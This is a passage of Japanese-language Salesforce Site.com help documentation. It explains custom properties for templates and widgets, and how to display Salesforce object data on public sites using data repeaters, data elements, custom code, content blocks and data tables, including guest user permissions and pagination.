次に、カスタムコードまたはコンテンツブロックをページテンプレートまたはウィジェットに追加すれば、値のプレースホルダとして機能する式を使用してプロパティ値にアクセスできます。自分または自分のチームがテンプレートからページを作成するか、ウィジェットのインスタンスをページに追加する場合は、プロパティ値を更新してインスタンスを変更できます。

ページテンプレートまたはウィジェットを開いた状態で、次の手順を実行します。

1. [ページ構造] ペインでテンプレートまたはウィジェットが選択されていることを確認し、[プロパティ] ペインの [カスタムプロパティを編集] をクリックします。
2. [新規プロパティ] をクリックします。

   名前を変更できるデフォルトセクションがベースとなります。セクションは、ウィジェットインスタンスまたはページの [プロパティ] ペインでプロパティがどのようにグループ化されるかを制御します。
3. ウィジェットインスタンスまたはページの [プロパティ] ペインに表示される表示ラベル (「*動画 URL*」など) を入力します。
4. 必要に応じて、自動追加された式の名前を更新します。

   式の名前は、大文字と小文字が区別され、空白を含めることはできません。
5. プロパティの種別と値を指定します。
6. 必要に応じてプロパティを必須にします。
7. 必要に応じて、他のプロパティまたはセクションを追加します。項目を新しい場所にドラッグして並び替えます。
8. カスタムプロパティを使用するには、[ページ要素] タブから [カスタムコード] または [コンテンツブロック] ページ要素をページテンプレートまたはウィジェットにドラッグします。
9. 「*{!videoURL}*」などの式を参照するには、{!*expression_name*} という構文を使用します。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- [Site.com Publisher ユーザ] 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

式は、ページの読み込み時にプロパティ値に置き換えられます。

10. 必要なテキストを追加し、変更内容を保存します。
    たとえば、`Check out our video at {!videoURL}` です。

ヒント: 式言語を使用してカスタムコードまたはコンテンツブロックにプロパティの名前を入力し、カスタムプロパティを作成することもできます。たとえば、コンテンツブロックに「*{!videoHeight}*」と入力すると、プロパティ値を追加できる `videoHeight` という新しいプロパティがテンプレートまたはウィジェットの [プロパティ] ペインに自動的に追加されます。

ウィジェットのプロパティを更新しても、変更内容はウィジェットインスタンスに反映されません。代わりに、既存のインスタンスを最新バージョンに置き換える必要があります。

カスタムコードまたはコンテンツブロックで使用されているカスタムプロパティを削除する場合は、プロパティの参照を必ず削除してください。

関連トピック:

- ページテンプレートまたはウィジェットのカスタムプロパティの概要
- カスタムプロパティ種別
- 式を使用した動的データの表示について
- ウィジェットの作成

カスタムプロパティ種別

デザイナまたはサイト管理者がサイトブランドプロパティ、サイトカスタムプロパティ、ウィジェットブランドプロパティ、ウィジェットカスタムプロパティを作成するときに、プロパティ種別を使用できます。

プロパティ種別	説明
テキスト	テキスト値を入力できます。
チェックボックス	true (選択) または false (選択解除) 値を設定できます。
色	カラーピッカーから 1 つを選択するか、*#333333* などの 16 進値を入力して、色を指定できます。
画像	サイト画像の参照、新しい画像のアップロード、画像への URL の入力によって、画像を指定できます。
HTML	HTML 値を入力できます。
単位	ピクセル、パーセント、em などの測定単位を入力できます。たとえば、*5px* です。
選択リスト	ユーザ定義のリストから値を選択できます。 選択リストに項目を追加するには、オプションのカンマ区切りのリストを作成します。各オプションには表示ラベルと値を付けます。たとえば、*Label 1:Value 1,*

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

プロパティ種別	説明
	Label 2:Value 2 などです。オプションの値を追加しない場合は、表示ラベルはデフォルトでその値として使用されます。 選択リストのデフォルトの選択肢を定義するには、形式 *label:value:default* を使用します。たとえば、*Small:S:default, Large:L* です。
フォント	フォントを選択できます。

関連トピック:

- ページテンプレートまたはウィジェットへのカスタムプロパティの追加
- カスタムサイトプロパティの作成
- ブランドプロパティの作成

動的データの使用

Site.com データサービスの概要

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

Site.com データサービスは、標準およびカスタム Salesforce オブジェクトに接続できるようにする多くの機能を組み合わせています。組織のオブジェクトからデータを取得してサイトのページに動的に表示したり、または、顧客からデータを収集して送信したりできます。また、Salesforce オブジェクトのデータを更新した場合、変更はライブサイトに自動的に反映されるため、サイトを更新する必要がなくなります。

Site.com データサービスを使用する方法をいくつか示します。

- 商品のカタログを公開: 会社の商品を、組織から動的に引き出したモデル番号や価格などの情報と共に一覧表示します。
- 会社のプレスリリースを投稿:会社のプレスリリースを公開し、公開日によって並び替えます。
- リアルター Web サイトを作成: 市区町村または価格で絞り込んだ現在のリストを表示します。
- 社員募集Webサイトを作成:公開サイトに求人情報を投稿して、訪問者が申し込み書と履歴書をオンラインで登録できるようにします。

これらは、どのように機能するのでしょうか。いくつかのデータバインドページ要素を使用してデータを取得および表示するか、サイト訪問者からデータを収集します。

データテーブルは、Salesforce オブジェクトに接続し、指定した検索条件に基づいてデータセットを取得したり、1 つ以上のレコードをテーブルの行として表示したりします。

データの繰り返しおよびデータ要素を組み合わせて使用すると、標準およびカスタムオブジェクトへの接続、データの取得、およびサイトのページへのデータの動的表示を行えます。データの繰り返しとデータ要素を一

緒に使用すると「繰り返しテンプレート」になり、1 つ以上のレコードをページに柔軟に表示できるようになります。

データ関数により、オブジェクトから取得したデータの計算を実行したり、その結果をページに表示したりできます。たとえば、オブジェクトの特定の項目について、データ関数を使用して、すべての返されたレコードの合計値または平均値を算出できます。

ネストされた繰り返しでは、親-子リレーションを持つオブジェクトからデータを取得できます。

フォームおよびフォーム項目を組み合わせて使用すると、サイトの訪問者からデータを収集し、データを標準またはカスタム Salesforce オブジェクトに登録することができます。Web-to-リードの作成、顧客の詳細情報の取得、または商品やサービスのフィードバックの収集を行えます。

データサービスに関する考慮事項

- ゲストユーザが Salesforce オブジェクトのデータを参照または登録できるようにするには、オブジェクトのデータアクセス権限を設定する必要があります。
- アセットを使用する際、Site.com データサービスを利用する最も簡単な方法は、ファイルを Web サイトにインポートし、標準またはカスタムオブジェクトにこれらのアセットへの相対 URL を保存することです。「Salesforce オブジェクトで使用するためのアセットの保存」 (ページ 5824)を参照してください。
- サイトにデータバインドページ要素を追加してから、それが接続している Salesforce オブジェクトのデータ型を変更すると (テキスト項目を選択リストに変更するなど)、データバインドページ要素は機能しなくなります。この場合、更新された項目を参照するようにデータバインドページ要素を再設定する必要があります。
- データテーブル、データの繰り返し、またはデータ関数に接続されているオブジェクトのデータを更新すると、その変更は、ライブサイトに自動的に反映されます。これを制御するめに、選択リスト項目をオブジェクトに追加して、レコードの有効化を承認するタイミングを指定できます。その後、その項目を使用して、承認済み状況でレコードを絞り込んで、承認済みのレコードのみをライブサイトに表示できます。

関連トピック:

関連オブジェクトでのデータアクセスの概要

データの繰り返しとデータテーブルへのページネーションの追加

デフォルトビュー、エラービュー、およびデータ無しビュー

Salesforce オブジェクトのデータアクセス権限の設定

Site.com で構築されたサイトは一般に公開されるため、訪問者はサイトに関連付けられているゲストユーザライセンスを使ってサイトにアクセスします。

デフォルトでは、サイト訪問者は、アクティブな公開サイトで利用可能な、サイトのページやアセットなどの情報にアクセスできます。ただし、ゲストユーザが Salesforce オブジェクトのデータを参照または登録できるようにするには、サイトのゲストユーザプロファイルでオブジェクトの権限を編集する必要があります。それぞれのサイトには個別のゲストユーザライセンスがあるため、サイトごとに Salesforce オブジェクトへのゲストアクセスを制御できます。

サイトのゲストユーザプロファイルを編集する手順は、次のとおりです。

1. Site.com Studio の [概要] タブで、[サイトの設定] をクリックし、[サイト名のプロファイル] をクリックします。または、データの繰り返し、データテーブル、データ関数、またはフォームをページに追加する場合は、項目のダイアログボックスで [ゲストユーザのプロファイルに移動] をクリックします。
2. サイトのゲストユーザプロファイルで、データの繰り返し、データテーブル、またはデータ関数によるデータの取得元である標準またはカスタムオブジェクトに対する「参照」権限を有効にします。フォームによるデータの送信先であるオブジェクトに対する「作成」権限を有効にします。デフォルトで設定されていないすべての権限は、手動で設定する必要があります。
3. 必要に応じて、オブジェクトの項目レベルセキュリティを変更します。

関連トピック:

- Salesforce オブジェクトで使用するためのアセットの保存
- Site.com データサービスの概要

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

ゲストユーザプロファイルを編集する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  AND

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

  および

  「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

Salesforce オブジェクトで使用するためのアセットの保存

Site.com で作成された Web サイトは一般に公開されるため、サイト訪問者には、Salesforce オブジェクトに保存されている画像やドキュメントを参照するために必要なセキュリティ権限がありません。これらを参照できるのは認証されたユーザのみです。

そのため、Site.com データサービスを利用する最も簡単な方法は、ファイルを Site.com にインポートし、代わりに標準またはカスタムオブジェクトにこれらのアセットへの相対 URL を保存することです。または、画像またはファイルが別の場所でホストされていて、インターネットでいつでも使用できる場合は、絶対 URL を使用できます。

たとえば、「カタログ」というカスタムオブジェクトを使用して、商品の詳細と画像を表示する[カタログ]サイトページを作成するとします。[カタログ]サイトページの作成を開始する前に、次の処理を行います。

1. 商品の画像を Site.com サイトにインポートします。
2. [カタログ]オブジェクトで、画像の相対URLを保存する項目を作成します([画像の URL] など)。
3. 商品レコードごとに、画像の相対パスを追加します。これはサイトに対する相対 URL であるため、`widget.png` をサイトにアップロードする場合、相対パスは `/widget.png` になります。URL では、大文字と小文字が区別されます。

次に、データテーブルまたはデータの繰り返しとデータ要素を [カタログ] サイトページに追加して商品データを表示すると、[画像の URL] 項目を参照してページに各商品の画像を動的に表示できます。

関連トピック:

- Salesforce オブジェクトのデータアクセス権限の設定
- Site.com データサービスの概要

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- [Site.com Publisher ユーザ] 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

データの動的取得と表示

データの繰り返しによるデータの動的取得

標準またはカスタム Salesforce オブジェクトに接続し、指定した検索条件に基づいてデータセットを取得するにはデータの繰り返しを使用します。データの繰り返しと、データ要素、カスタムコード、またはコンテンツブロックを組み合わせて使用すると、1 つ以上のレコードをページに表示する「繰り返しテンプレート」を作成できます。

ページにデータの繰り返しを追加する手順は、次のとおりです。

1. [ページ要素] ペインからページに [データの繰り返し] をドラッグします。
2. 接続先であるブジェクトを選択します。

   メモ:

   - サイト訪問者はゲストユーザライセンスを使用して公開サイトにアクセスするので、Site.com ユーザのドロップダウンリストにはゲストユーザが使用できるオブジェクトのみが表示されます。他のオブジェクトを利用できるようにするには、「Salesforce オブジェクトのデータアクセス権限の設定」に移動して、関連するオブジェクトの「参照」権限を有効化し、リストを更新します。
   - コミュニティユーザのドロップダウンリストには、サイト訪問者には表示されないオブジェクトが表示される可能性があります。認証された訪問者の場合、公開ページおよび非公開ページのオブジェクトアクセスは、各自のユーザプロファイルで制御されます。認証されていない訪問者の場合、公開ページのオブジェクトアクセスは、サイトのゲストユーザプロファイルで制御されます。

3. 必要に応じて、[条件] でデータセットを絞り込む条件を選択します。どの条件も選択しない場合、項目のすべてのデータが返されます。
   a. 検索条件が適用される項目を選択します。[項目] ドロップダウンリストでは、オブジェクトの項目に続けて、すべての親オブジェクトの項目が *parent_object_name.field_name* 形式で表示されます。
   b. 結果を絞り込む方法を制御する演算子を選択します。たとえば、完全一致を返すには、*[次の文字列と一致する]* を選択します。
   c. 検索条件の値のソースを選択します。たとえば、明示的な値を指定するために *[固定値]* を選択したり、クエリ文字列に渡される値を使用して *[URL クエリ文字列]* を選択したりします。
   d. 検索条件の値を設定します。クエリ文字列を使用している場合、クエリ文字列を指定しないときにどのような処理を実行する必要があるかも指定できます。
   e. 必要に応じて、検索結果をさらに絞り込む検索条件を追加します。各条件設定項目は AND 演算子を使用して併用できます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

ゲストユーザプロファイルを編集する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  AND

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

  および

  「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

> メモ: 結果を絞り込むために固定値を使用している場合、[接続プレビュー] セクションで戻されたレコードを参照できます。レコードのリストを更新するには、[プレビューを再読み込み] をクリックします。

4. 並び替えでは、1 つ以上の項目で結果を昇順または降順のどちらで並び替えるかを指定できます。たとえば、ユーザデータを含むオブジェクトを使用している場合は、まず性別、次に名前で結果を並び替えることができます。
5. [制限] では、返される結果の数を制限できます。たとえば、上位 5 件の結果のみに関心がある場合は、［結果数を制限］項目に「5」と入力します。
6. ページネーションを追加する場合は、［ページあたりの結果数］項目にページあたりに表示する結果数を指定します。
7. [保存] をクリックします。

次に、取得するデータを表示するには、データの繰り返しにデータ要素、カスタムコード、またはコンテンツブロックを追加する必要があります。

関連トピック:

- デフォルトビュー、エラービュー、およびデータ無しビュー
- キャッシュを使用したパフォーマンスの改善
- データ検索条件の例
- Site.com データサービスの概要

データ要素を使用したデータの表示

データ要素を使用して、ページデータ接続またはデータの繰り返しによって取得したデータを表示します。データ要素は、オブジェクトの項目にバインドされており、ページが読み込まれたときに項目のデータで置き換えられるプレースホルダとして機能します。

データの繰り返しとデータ要素を一緒に使用すると、1つ以上のレコードをページに表示する「繰り返しテンプレート」になります。ページデータ接続とデータ要素を一緒に使用すると、1 つのレコードからデータが表示されます。

データ要素を使用すると、プレーンテキスト、書式設定済みテキスト(日付および数字)、または画像を表示できます。また、データ要素にハイパーリンクを追加すると、サイト訪問者が詳細説明などの他のページに移動したり、サイト訪問者の選択に基づいてページまたはデータの繰り返しに表示するデータを更新したりできます。「データ検索条件の例」(ページ 5851)を参照してください。

ページを開いた状態で、次の手順を実行します。

1. [ページ要素]ペインからデータの繰り返しに[データ要素]をドラッグします。または、ページにページデータ接続がある場合は、[データ要素] ページ要素を直接ページキャンバスにドラッグします。
2. 表示する項目を選択します。項目のデータの表示方法をカスタマイズするには、[カスタマイズ] をクリックします。

   メモ: リストの最初に表示されるオブジェクトの項目に続けて、すべての親オブジェクトの項目が *parent_object_name.field_name* 形式で表示されます。

3. 表示の種類を選択します。

オプション	説明
テキスト	項目のデータをプレーンテキストとして表示できます。
書式設定済みテキスト	日付、時間、通貨を使用している場合は、複数のテキスト表示形式から選択できます。
画像	項目に画像 URL が含まれる場合は、項目のデータを画像として表示できます。URLは絶対またはサイトに対する相対のどちらでも使用できます。 代替テキストとして使用する項目を選択したり、カスタムテキストを入力することもできます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション(制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

4. ハイパーリンクを作成するには、［ハイパーリンクを追加］をクリックします。作成しない場合、ステップ 8 に進みます。
5. リンクの種類を選択します。

オプション	説明
URL	次の方法で、Web ページにリンクできます。 • サイトにアップロードした PDF の相対 URL を保存する項目など、参照する項目を選択する。 • 参照する項目を選択して、[カスタマイズ] をクリックして絶対 URL を追加するか、URL クエリ文字列などのカスタムリンクを作成する。
サイトの項目	データ型と項目を選択して、サイト内のページ、画像、またはファイルにリンクできます。(項目リストが表示されない場合は、URL 項目にカーソルを置いてキーボードの Down キーを押します)。 たとえば、URL クエリ文字列を作成して、URL をカスタマイズすることもできます。
メール	受信者のアドレスおよびメッセージの件名と本文と入力して、メールメッセージにリンクできます。 差し込み項目を使用して、オブジェクトの項目にアクセスできます。たとえば、オブジェクトに［メール］項目がある場合、[メールアドレス]テキストボックスに `{!email}` などの差し込み項目を入力します。 リンクがクリックされると、ユーザのメールクライアントで、[宛先:] 項目に適切なメールアドレスが追加された新規メッセージウィンドウが開きます。

6. 必要に応じて、必要な項目を選択してツールチップを入力するか [カスタマイズ] をクリックしてカスタムテキストを追加します。
   リンクにマウスポインタを置くと、ポップアップとしてツールチップが表示されます。
7. URL またはサイト内の項目にリンクしている場合、項目を開く場所を指定します。

オプション	説明
ポップアップウィンドウ	ポップアップウィンドウに項目を読み込みます。このオプションを選択すると、ポップアップのタイトルを設定し、表示されるオプションを使用して外観およびサイズを制御できます。

オプション	説明
新規ウィンドウ (_blank)	名前のないブラウザウィンドウに項目を読み込みます。
同じウィンドウ (_self)	同じフレームまたはウィンドウのリンクとして項目を読み込みます。これは、デフォルト設定です。
最上位ウィンドウ (_top)	最上位の親フレームセットまたはリンクを含むフレームのウィンドウに項目を読み込みます。
親ウィンドウ (_parent)	親フレームセットまたはリンクを含むフレームのウィンドウに項目を読み込みます。

8. [保存] をクリックします。

データ要素が、差し込み項目としてページに表示されます。出力をテストするには、ページをプレビューします。

関連トピック:

- データの繰り返しによるデータの動的取得
- ページデータ接続によるデータの取得
- カスタムコードを使用したデータの表示
- コンテンツブロックを使用したデータの表示

カスタムコードを使用したデータの表示

データの繰り返しまたはページデータ接続にデータを表示するには、データ要素とコンテンツブロックだけでなく、カスタムコードを代替手段として使用することもできます。これは、テキストに従って項目データを表示する場合には特に便利です。

ページを開いた状態で、次の手順を実行します。

1. [カスタムコード] ページ要素を [ページ要素] ペインからデータの繰り返しにドラッグします。または、ページにページデータ接続がある場合は、[カスタムコード] ページ要素を直接ページキャンバスにドラッグします。
2. データの繰り返しまたはページが接続されているオブジェクトの項目にアクセスするには、「`{!}`」と入力し、表示する式をダブルクリックします。

   メモ: リストの最初に表示されるオブジェクトの項目に続けて、すべての親オブジェクトの項目が *parent_object_name.field_name* 形式で表示されます。

3. 必要な式またはテキストを追加します。次に例を示します。

   ```
   To contact {!Name}, call {!Phone}.
   ```

   ここで、`{!Name}` と `{!Phone}` は、各レコードの［名前］および［電話］項目値のプレースホルダです。

4. [保存 & 閉じる] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- ［Site.com Publisher ユーザ］項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

関連トピック:

- データの繰り返しによるデータの動的取得
- ページデータ接続によるデータの取得
- コンテンツブロックを使用したデータの表示
- データ検索条件の例

コンテンツブロックを使用したデータの表示

データの繰り返しまたはページデータ接続にデータを表示するには、データ要素とカスタムコードだけでなく、コンテンツブロックを代替手段として使用することもできます。これは、テキストに従って項目データを表示する場合には特に便利です。

ページを開いた状態で、次の手順を実行します。

1. [コンテンツブロック] ページ要素を [ページ要素] ペインからデータの繰り返しにドラッグします。または、ページにページデータ接続がある場合は、[コンテンツブロック] ページ要素を直接ページキャンバスにドラッグします。
2. 式を使用して、表示する項目の名前を入力します。たとえば、`{!Name}` です。

   メモ: リストの最初に表示されるオブジェクトの項目に続けて、すべての親オブジェクトの項目が *parent_object_name.field_name* 形式で表示されます。

3. 必要な式またはテキストを追加します。次に例を示します。

   {!Name} さんに連絡するには、{!Phone} に電話をかけます。

   ここで、*{!Name}* と *{!Phone}* は、各レコードの [名前] および [電話] 項目値のプレースホルダです。

   式は、コンテンツブロックにハイパーリンクを追加する場合にも使用できます。

4. [保存] をクリックします。

関連トピック:

- データの繰り返しによるデータの動的取得
- ページデータ接続によるデータの取得
- カスタムコードを使用したデータの表示
- データ要素を使用したデータの表示
- データ検索条件の例

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

データテーブルによるデータの動的取得

標準またはカスタム Salesforce オブジェクトに接続し、指定した検索条件に基づいてデータセットを取得したり、1つ以上のレコードをテーブルの行として表示するには、データテーブルを使用します。データテーブルの列は、データテーブルの接続先のオブジェクトの項目をバインドしています。各列のセルは、ページが読み込まれたときに、項目のデータに置き換えられるプレースホルダとして機能します。

ページにデータテーブルを追加する手順は、次のとおりです。

1. [ページ要素] ペインからページに [データテーブル] をドラッグします。
2. 接続先であるブジェクトを選択します。

   メモ:

   - サイト訪問者はゲストユーザライセンスを使用して公開サイトにアクセスするので、Site.com ユーザのドロップダウンリストにはゲストユーザが使用できるオブジェクトのみが表示されます。他のオブジェクトを利用できるようにするには、「Salesforce オブジェクトのデータアクセス権限の設定」に移動して、関連するオブジェクトの「参照」権限を有効化し、リストを更新します。
   - コミュニティユーザのドロップダウンリストには、サイト訪問者には表示されないオブジェクトが表示される可能性があります。認証された訪問者の場合、公開ページおよび非公開ページのオブジェクトアクセスは、各自のユーザプロファイルで制御されます。認証されていない訪問者の場合、公開ページのオブジェクトアクセスは、サイトのゲストユーザプロファイルで制御されます。

3. 必要に応じて、[条件] でデータセットを絞り込む条件を選択します。どの条件も選択しない場合、項目のすべてのデータが返されます。
   a. 検索条件が適用される項目を選択します。[項目] ドロップダウンリストでは、オブジェクトの項目に続けて、すべての親オブジェクトの項目が *parent_object_name.field_name* 形式で表示されます。
   b. 結果を絞り込む方法を制御する演算子を選択します。たとえば、完全一致を返すには、*[次の文字列と一致する]* を選択します。
   c. 検索条件の値のソースを選択します。たとえば、明示的な値を指定するために *[固定値]* を選択したり、クエリ文字列に渡される値を使用して *[URL クエリ文字列]* を選択したりします。
   d. 検索条件の値を設定します。クエリ文字列を使用している場合、クエリ文字列を指定しないときにどのような処理を実行する必要があるかも指定できます。
   e. 必要に応じて、検索結果をさらに絞り込む検索条件を追加します。各条件設定項目は AND 演算子を使用して併用できます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

ゲストユーザプロファイルを編集する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

AND

サイトレベルで割り当てられたサイト管理者またはデザイナロール

および

「プロファイルと権限セットの管理」

および

「アプリケーションのカスタマイズ」

メモ: 結果を絞り込むために固定値を使用している場合、[接続プレビュー] セクションで戻されたレコードを参照できます。レコードのリストを更新するには、[プレビューを再読み込み] をクリックします。

4. 並び替えでは、1 つ以上の項目で結果を昇順または降順のどちらで並び替えるかを指定できます。たとえば、ユーザデータを含むオブジェクトを使用している場合は、まず性別、次に名前で結果を並び替えることができます。
5. [制限] では、返される結果の数を制限できます。たとえば、上位 5 件の結果のみに関心がある場合は、［結果数を制限］項目に「5」と入力します。
6. ページネーションを追加する場合は、［ページあたりの結果数］項目にページあたりに表示する結果数を指定します。
7. [次へ] をクリックします。
8. 利用可能な項目をテーブルに追加するには、項目をダブルクリックするか、または選択して > をクリックします。
9. [上に移動] または [下に移動] をクリックして、選択された項目のリストの順序を並び替えます。
10. [保存] をクリックします。

メモ: データテーブルにはページ要素を追加できません。ただし、データテーブルを選択して [編集] をクリックすると、列を追加することができます。[項目の選択] 画面で、追加項目を選択して変更内容を保存します。

ページにデータテーブルを追加した後、[プロパティ] ペインを使用して次の操作を実行できます。

- ［キャプション］項目にテーブルの目的の短いヘッダーまたは要約を指定する。キャプションはテーブルの上に表示され、スクリーンリーダーユーザには W3C アクセシビリティ基準に準じます。
- [テーブル] セクションの［列ヘッダーを表示］の選択を解除して列ヘッダーを非表示にする。
- [テーマ] セクションで jQuery Flexigrid テーマを選択して、［並び替えを有効化］を選択することにより、列を並び替え可能にする。また、テーマによりテーブルの外観を変更することもできます。
- 列のセルを選択して、[データテーブル] セクションの［列ヘッダー］プロパティの名前を更新することにより、列の名前を変更する。

関連トピック:

データテーブルの列を編集する
デフォルトビュー、エラービュー、およびデータ無しビュー
キャッシュを使用したパフォーマンスの改善
データ検索条件の例

データテーブルの列を編集する

データテーブルの列は、データテーブルの接続先のオブジェクトの項目をバインドしています。各列のセルは、ページが読み込まれたときに、項目のデータに置き換えられるプレースホルダとして機能します。

列のセルにはプレーンテキスト、書式設定済みテキスト(日付および数字)、または画像を表示できます。また、列のセルにハイパーリンクを追加すると、サイト訪問者が詳細説明などの他のページに移動したり、サイト訪問者の選択に基づいてデータテーブルに表示するデータを更新したりできます。「データ検索条件の例」(ページ 5851)を参照してください。

列を編集する手順は、次のとおりです。

1. データテーブルの列のセルをダブルクリックします。
2. 表示する項目を選択します。項目のデータの表示方法をカスタマイズするには、[カスタマイズ] をクリックします。

   メモ: リストの最初に表示されるオブジェクトの項目に続けて、すべての親オブジェクトの項目が *parent_object_name.field_name* 形式で表示されます。

3. 表示の種類を選択します。

オプション	説明
テキスト	項目のデータをプレーンテキストとして表示できます。
書式設定済みテキスト	日付、時間、通貨を使用している場合は、複数のテキスト表示形式から選択できます。
画像	項目に画像 URL が含まれる場合は、項目のデータを画像として表示できます。URL は絶対またはサイトに対する相対のどちらでも使用できます。 代替テキストとして使用する項目を選択したり、カスタムテキストを入力することもできます。

4. ハイパーリンクを作成するには、[ハイパーリンクを追加] をクリックします。作成しない場合、ステップ 8 に進みます。
5. リンクの種類を選択します。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

オプション	説明
URL	次の方法で、Web ページにリンクできます。 • サイトにアップロードした PDF の相対 URL を保存する項目など、参照する項目を選択する。 • 参照する項目を選択して、[カスタマイズ] をクリックして絶対 URL を追加するか、URL クエリ文字列などのカスタムリンクを作成する。
サイトの項目	データ型と項目を選択して、サイト内のページ、画像、またはファイルにリンクできます。(項目リストが表示されない場合は、`URL` 項目にカーソルを置いてキーボードの Down キーを押します)。 たとえば、URL クエリ文字列を作成して、URL をカスタマイズすることもできます。
メール	受信者のアドレスおよびメッセージの件名と本文と入力して、メールメッセージにリンクできます。 差し込み項目を使用して、オブジェクトの項目にアクセスできます。たとえば、オブジェクトに [メール] 項目がある場合、[メールアドレス]テキストボックスに `{!email}` などの差し込み項目を入力します。 リンクがクリックされると、ユーザのメールクライアントで、[宛先:] 項目に適切なメールアドレスが追加された新規メッセージウィンドウが開きます。

6. 必要に応じて、必要な項目を選択してツールチップを入力するか [カスタマイズ] をクリックしてカスタムテキストを追加します。
   リンクにマウスポインタを置くと、ポップアップとしてツールチップが表示されます。
7. URL またはサイト内の項目にリンクしている場合、項目を開く場所を指定します。

オプション	説明
ポップアップウィンドウ	ポップアップウィンドウに項目を読み込みます。このオプションを選択すると、ポップアップのタイトルを設定し、表示されるオプションを使用して外観およびサイズを制御できます。
新規ウィンドウ (_blank)	名前のないブラウザウィンドウに項目を読み込みます。

オプション	説明
同じウィンドウ (_self)	同じフレームまたはウィンドウのリンクとして項目を読み込みます。これは、デフォルト設定です。
最上位ウィンドウ (_top)	最上位の親フレームセットまたはリンクを含むフレームのウィンドウに項目を読み込みます。
親ウィンドウ (_parent)	親フレームセットまたはリンクを含むフレームのウィンドウに項目を読み込みます。

8. [保存] をクリックします。

列が、式としてページに表示されます。出力をテストするには、ページをプレビューします。

列の名前を変更するには、列セルを選択して、[プロパティ]ペインの [列ヘッダー] 項目で名前を更新します。

関連トピック:

- データテーブルによるデータの動的取得
- Site.com データサービスの概要

データの繰り返しとデータテーブルへのページネーションの追加

イベントを使用すると、Web サイトのページおよびページ要素に対話形式の効果およびアニメーション効果を追加できます。データの繰り返しおよびデータテーブルを使用している場合、ページネーションイベントを追加して、ユーザが表示されているデータのページに容易にアクセスできるようにすることができます。これは、大量のデータを使用している場合に特に役立ちます。

たとえば、組織のすべてのユーザを表示するデータの繰り返しを追加した場合、ページネーションを追加するとデータの移動に役立ちます。次の 3 つのページネーションイベントを追加できます。

- 前のページ
- 次のページ
- ページに移動

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

「前へ」ページネーションおよび「次へ」ページネーションの作成

[前へ] ボタンおよび [次へ] ボタンを作成すると、1 ページずつデータを移動できます。両方のボタンを作成するプロセスは同じです。

1. データの繰り返しまたはデータテーブルを作成します。
2. データの繰り返しまたはデータテーブルで、[制限] セクションで 1 ページあたりに表示するレコード件数を必ず指定します。
3. ページにボタンをドラッグします。
